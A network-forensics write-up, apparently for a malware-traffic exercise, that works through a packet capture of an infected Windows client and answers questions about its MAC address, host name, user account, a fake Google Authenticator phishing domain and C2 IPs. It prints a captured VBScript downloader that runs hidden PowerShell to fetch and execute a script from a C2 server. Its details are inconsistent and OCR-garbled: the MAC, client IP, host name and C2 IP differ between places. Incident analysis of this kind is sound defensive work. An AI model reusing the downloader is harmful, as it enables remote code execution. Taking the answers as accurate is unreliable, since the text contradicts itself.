5070	2025-01-22 19:45:58,8394852	0.005158000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	TCP	1360 http(80) → 50144 [ACK] Seq=1 Ack=91 Win=64256 Len=1360 [TCP PDU reassembled in 5071]			
5071	2025-01-22 19:45:58,8394862	0.000001000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	HTTP	501 HTTP/1.1 200 OK			
5072	2025-01-22 19:45:58,839542	0.000168000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	TCP	0 50144 → http(80) [ACK] Seq=91 Ack=1862 Win=65280 Len=0			
5073	2025-01-22 19:45:58,8662282	0.056574000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	HTTP	49 GET /1517096937 HTTP/1.1			
5074	2025-01-22 19:45:59,0444182	0.148190000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	TCP	0 http(80) → 50144 [ACK] Seq=1862 Ack=140 Win=64256 Len=0			
5075	2025-01-22 19:45:59,0944582	0.050040000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	HTTP	275 HTTP/1.1 404 Not Found (text/plain)			
5076	2025-01-22 19:45:59,1347602	0.040302000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	TCP	0 50144 → http(80) [ACK] Seq=140 Ack=2137 Win=65024 Len=0			
5077	2025-01-22 19:46:04,1322722	4.997512000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	HTTP	49 GET /1517096937 HTTP/1.1			

We see that all communications established by the malicious addresses are with a machine on the LAN network within the AD domain (bluemootuesday.com) called *DESKTOP_L8C5GSJ*, whose IP address is *10[.][11[.][17[.][215]*

```
> Frame 5028: Packet, 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on 0
> Ethernet II, Src: DESKTOP-L8C5G5J.bluemootuesday.com (08:00:b7:26:4a:74), Dst: Cisco_c2:3a:46 (08:00:0f:c2:3a:46)
> Internet Protocol Version 4, Src: DESKTOP-L8C5G5J.bluemootuesday.com (10.1.17.215), Dst: 5.252.153.241 (5.252.153.241)
  0100 ... = Version: 4
  ... 0101 = Header Length: 20 bytes (5)
> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total length: 52
  Identification: 0x20e4 (8420)
> 010. ... = Flags: 0x2, Don't fragment
  ... 0000 0000 0000 = Fragment Offset: 0
  Time to Live: 128
  Protocol: TCP (6)
  Header checksum: 0x1eb [validation disabled]
  [Header checksum status: Unverified]
  Source Address: DESKTOP-L8C5G5J.bluemootuesday.com (10.1.17.215)
  Destination Address: 5.252.153.241 (5.252.153.241)
  Stream index: 341
```



Since the connection was established using the HTTP protocol, we can see the packet payload. Using the “Follow⇒TCP Stream” option, we can see that the request was successful. We can see that the malicious actor launches a VB script that runs cmd in hidden mode to avoid detection and downloads the PowerShell script file *29842.ps1* from the malicious server.

```
GET /api/file/get-file/264872 HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 5.252.153.241
Connection: Keep-Alive

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 22 Jan 2025 19:45:56 GMT
ETag: W/"1a1-1948edf354"
Content-Type: application/octet-stream
Content-Length: 417
Date: Wed, 22 Jan 2025 19:45:56 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<component>
<script language="VBScript">
On Error Resume Next
Set objShell = CreateObject("WScript.Shell")
objShell.Run "cmd /c start /win powershell -NoProfile -WindowStyle Hidden -Command ""start-process 'https://azure.microsoft.com' lex (new-object System.Net.WebClient).DownloadString('http://5.252.153.241:80/api/file/get-file/29842.ps1') #URL: https://teams.microsoft.com""
</script>
</component>
```

If we look for connections between the two hosts using the HTTP protocol, we find a huge amount of traffic, where the client downloads a large number of Powershell scripts and even executable files from what appears to be TEAM_VIEWER, but something tells me that this is not the case.

ipynb 10.117.211 and http and ipynb on 5.252.153.241										TCP SYN TLS windows info	
No.	Time	Delta	TCP stream	Time	Source	Destination	Protocol	TCP Segment Len	Info		
5031	2025-01-22 19:45:56,8279367		0.00070000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	317	GET /api/file/get-file/264872 HTTP/1.1			
5063	2025-01-22 19:45:58,6758692	1.847933	0.00070000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	90	GET /api/v1/16/get-file/29842.psl HTTP/1.1			
5073	2025-01-22 19:45:58,8962282	0.220359	0.056574000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1			
7279	2025-01-22 19:46:04,1322722	5.236044	4.997512000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1			
7602	2025-01-22 19:46:09,3085092	5.176237	4.954720000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1			
7688	2025-01-22 19:46:14,4089582	5.172449	4.961285000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1			
7696	2025-01-22 19:46:19,6086552	5.199697	4.955530000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1			
7841	2025-01-22 19:46:24,8727112	5.192056	4.951387000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1			
7864	2025-01-22 19:46:30,0637482	5.191037	4.963215000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1			
7878	2025-01-22 19:46:35,2544902	5.190742	4.961675000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1			
7888	2025-01-22 19:46:40,4443702	5.189880	4.962986000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1			
7907	2025-01-22 19:46:45,6347912	5.190421	4.946655000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1			
7972	2025-01-22 19:46:50,8314952	5.196704	4.969958000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1			
7979	2025-01-22 19:46:56,0830082	5.251513	4.959636000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1			
7996	2025-01-22 19:47:01,2704662	5.187458	4.960290000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1			
8002	2025-01-22 19:47:01,5282762	0.257810	0.038925000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	67	GET /api/file/get-file/TeamViewer HTTP/1.1			
12.	2025-01-22 19:47:04,9080912	3.466625	0.002667000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	79	GET /api/file/get-file/TeamViewer Resource fr HTTP/1.1			
13.	2025-01-22 19:47:05,3579542	0.369053	0.000568000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	59	GET /api/file/get-file/TV HTTP/1.1			
13.	2025-01-22 19:47:05,5147132	0.156759	0.000643000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	64	GET /api/file/get-file/pas.psl HTTP/1.1			
13.	2025-01-22 19:47:05,7404712	0.225758	0.060728000	DESKTOP-L8C5GSJ	bluemoontuesday.com 5.252.153.241	HTTP	122	GET /1517096937?k=message&20-20startuptime&20shortcut&20created;20&20status&20-20success; HTTP/1.1			

What is the MAC address of the infected Windows client??

- Answer: *00:d0:b7:26:4a:74*

We take the first packet with the previous query and have a look at layer II Ethernet (Data Link) to find the MAC Address.

00:d0:b7:26:4a:74

What is the host name of the infected Windows client?

Answer: *DESKTOP_L8C5GSJ*

We can check this out the source address in both the Internet layer and the Data Link layer if we use the first packet.

What is the name of the user account on the infected Windows client?

Answer: *shutchenson*

Since the client is within an AD domain, we can search for traffic between the domain controller *10[.]11[.]17[.]2* and the compromised client *10[.]11[.]17[.]215*.

No.	Time	Delta	TCP stream Time	Source	Destination	Protocol	TCP Segment Len	Info
253	2025-01-22 19:45:10,8994332	0.000119	0.000088000	win-gs54qlw48d.bluemoontuesday.com	DESKTOP-L8C5GSJ	TCP	0	kerberos(88) → 50091 [ACK] Seq=209 Ack=236 Win=1049344 Len=0
254	2025-01-22 19:45:10,8995862	0.000153	0.000153000	win-gs54qlw48d.bluemoontuesday.com	DESKTOP-L8C5GSJ	TCP	0	kerberos(88) → 50091 [RST, ACK] Seq=209 Ack=236 Win=0 Len=0
256	2025-01-22 19:45:10,9047242	0.005138	0.000181000	win-gs54qlw48d.bluemoontuesday.com	DESKTOP-L8C5GSJ	TCP	0	kerberos(88) → 50092 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
259	2025-01-22 19:45:10,9068592	0.002135	0.002000000	win-gs54qlw48d.bluemoontuesday.com	DESKTOP-L8C5GSJ	TCP	1460	kerberos(88) → 50092 [ACK] Seq=1 Ack=315 Win=1049344 Len=1460 [TCP PDU reassembled in 260]
260	2025-01-22 19:45:10,9068602	0.000001	0.000001000	win-gs54qlw48d.bluemoontuesday.com	DESKTOP-L8C5GSJ	KRB5	345	AS-REP
263	2025-01-22 19:45:10,9070972	0.000237	0.000001000	win-gs54qlw48d.bluemoontuesday.com	DESKTOP-L8C5GSJ	TCP	0	kerberos(88) → 50092 [ACK] Seq=1806 Ack=316 Win=1049344 Len=0
264	2025-01-22 19:45:10,9072232	0.000126	0.000126000	win-gs54qlw48d.bluemoontuesday.com	DESKTOP-L8C5GSJ	TCP	0	kerberos(88) → 50092 [RST, ACK] Seq=1806 Ack=316 Win=0 Len=0
268	2025-01-22 19:45:10,9076742	0.000631	0.000150000	win-gs54qlw48d.bluemoontuesday.com	DESKTOP-L8C5GSJ	TCP	0	kerberos(88) → 50093 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
270	2025-01-22 19:45:10,9084212	0.000547	0.000157000	win-gs54qlw48d.bluemoontuesday.com	DESKTOP-L8C5GSJ	TCP	0	kerberos(88) → 50093 [ACK] Seq=1 Ack=1714 Win=1049600 Len=0
271	2025-01-22 19:45:10,9108572	0.002436	0.002436000	win-gs54qlw48d.bluemoontuesday.com	DESKTOP-L8C5GSJ	TCP	1460	kerberos(88) → 50093 [ACK] Seq=1 Ack=1714 Win=1049600 Len=1460 [TCP PDU reassembled in 272]
272	2025-01-22 19:45:10,9108572	0.000000	0.000000000	win-gs54qlw48d.bluemoontuesday.com	DESKTOP-L8C5GSJ	KRB5	275	TGS-REP
275	2025-01-22 19:45:10,9110382	0.000181	0.000001000	win-gs54qlw48d.bluemoontuesday.com	DESKTOP-L8C5GSJ	TCP	0	kerberos(88) → 50093 [ACK] Seq=1736 Ack=1715 Win=1049600 Len=0
276	2025-01-22 19:45:10,9111732	0.000135	0.000135000	win-gs54qlw48d.bluemoontuesday.com	DESKTOP-L8C5GSJ	TCP	0	kerberos(88) → 50093 [RST, ACK] Seq=1736 Ack=1715 Win=0 Len=0
278	2025-01-22 19:45:10,9116572	0.000484	win-gs54qlw48d.bluemoontuesday.com	DESKTOP-L8C5GSJ	LDAP			searchResEntry(66) "ROOT;" searchResDone(66) success [1 result]
283	2025-01-22 19:45:11,0540692	0.000275	0.000001000	win-gs54qlw48d.bluemoontuesday.com	DESKTOP-L8C5GSJ	DCSRPC	108	Bind ack: call_id: 4, Fragment: Single, max_send: 5840, max_recv: 5840, 3 results: Provider rejection, Acceptance, ...
285	2025-01-22 19:45:11,0546722	0.000603	0.000324000	win-gs54qlw48d.bluemoontuesday.com	DESKTOP-L8C5GSJ	EPH	268	Map response, DR5UAPI, 32bit NDR, DR5UAPI, 32bit NDR

Among the packets, we can see Kerberos authentication traffic. Perhaps we can find the username inside.

In all packets, we can find both the host name and the username.

shutchenson

```
...6j..20.....
.c0a0L.....E.C0A.....:8.QZ. ...L$u.8)XZ...5.U8...k.7.j.2e.}/...>Z..3.$..o.I.0.....
.shutchenson...BLUemoontuesday.$0".....0...krbtgt..BLUemoontuesday...21000913024805Z...21000913024805Z...h<1...0.....DESKTOP-L8C5G5J
...K...U...80604...+0)0".....BLUemoontuesday.COMshutchenson...BLUemoontuesday.COM...0.....0
.shutchenson...a...0.....BLUemoontuesday.COM.(88.....0...krbtgt..BLUemoontuesday.COM...0.....b.V...98...b...Q"/ftt...p.z.uH...G...Q.7#d7.L5...$.Oh.)8wv...
i.7.54F...R...f..0
j.p...s.Q...X.A.d.1.z.V...yH.a.m.d6...Y...5JmEL...c...8..._Y"K>H
...lx8Zq.ZT..MF...j.4
...P.8...VlSa'Q...j...L.....3
<H.u2...u.....<.e.e...^..Z..f.yK...j...E...G.y=...H1.XY...3kx..R...{...G..."}.....1...=80..1+[7...j...h.....V.....Y.g/. F.. w..h.....K.....7...j:0...
*...o.L...{...C...@...EM...Vd...d...[...>5..b.8...;^...s.p...[d]...p.4n'o;G..P.....0.1..UA...
9..U.5.5k...#..p.V1.c.qy..$..j...9.....{...1...K{a7.oyt...+P...5...f...j..B...
..j..F...q.50[D%.F*.9..lg.ha($..("5...ed....FMqHJ.L.?.jEr...j...).b.g.q...p.1U0...>...s..jY1..t[QBM...0...1...&...J...%...dY3]...@...~'.1=d.HH.k.P...B... AK)'.....p)...#...
".g.v..I3..2...e..FwXp...y...b.Q...V...
5...v...(-*...).%...%..1G...U...).]"
.....lV..w..B...
..MsX..z...E...[.w...%x2S1...Ga...w..n...7.5...U./e...+..N.Y..qb..g...I...T
37... (Mg...NT..j..m'...r9...av...B.l.v.p9.Ud...<.d.a...*...>..k.s..HGv.\j<.L...uhD>e...E.K.E..n3...''8...2..1..q...'
.....p.1..D.N.pf.v...l...#...1...yp.ks...<.d...<.x.ET\3..?F..z..g...2..dA(f...10...e...W...S...%..=F...1]...hD..&...)'2#..q!...r.....'2..HM)...^..`w.....#5..?..L&.....'
<.K..q]2.6...2...m...N...3...%..HD...%...t'n&..I..m...P..W...z9R>...%...T...T...
<.K...V...#...%..7...S9.K.j.q...n.A1$....f...q...f
i...yXo...3...P...5...
..4.<.>E..._...thpQ.y...$..NI..YK_v-7....\...9...~...r6..j~.t.G].b.....i.
```

What is the possible name of the fake Google Authenticator page?

We can search for strings within the pcap using ctrl + f.

If we search for “auth” and investigate the results, we find a series of connections to the domain `www[.]authenticatoor[.]org` with IP `80[.]221[.]136[.]26`

If we search for that domain in an intelligence source such as VirusTotal, we find that some vendors classify it as phishing.

The screenshot shows the VirusTotal web interface for the URL `https://www.authenticatoor.org/`. The page has a dark theme. At the top, a red banner indicates that 8/98 security vendors flagged the URL as malicious. Below this, a circular progress indicator shows 8/98. The 'DETECTION' tab is selected, displaying a table of security vendors and their classifications. A green banner at the bottom encourages joining the community.

Security vendors' analysis		Do you want to automate checks?	
BitDefender	Phishing	ESET	Phishing
Fortinet	Malware	G-DATA	Phishing
Google Safebrowsing	Phishing	Lionic	Phishing
Seclookup	Malicious	Sophos	Phishing
Abusix	Clean	Acronis	Clean
ADMINUSLabs	Clean	AILabs (MONITORAPP)	Clean
AlienVault	Clean	Antiy-AVL	Clean

What are the IP addresses used on the C2 server in the infection?

So far, I have found two addresses

- 82[.]221[.]136[.]26 => First connection 2025-01-22/19:45:35.918842Z
Connection made when executing the malicious file, as indicated by the [intelligence source](#)
 - 5[.]252[.]153[.]241 => First connection 2025-01-22/19:45:56.827936Z
Access to the [phishing](#) domain authenticatoor.org
-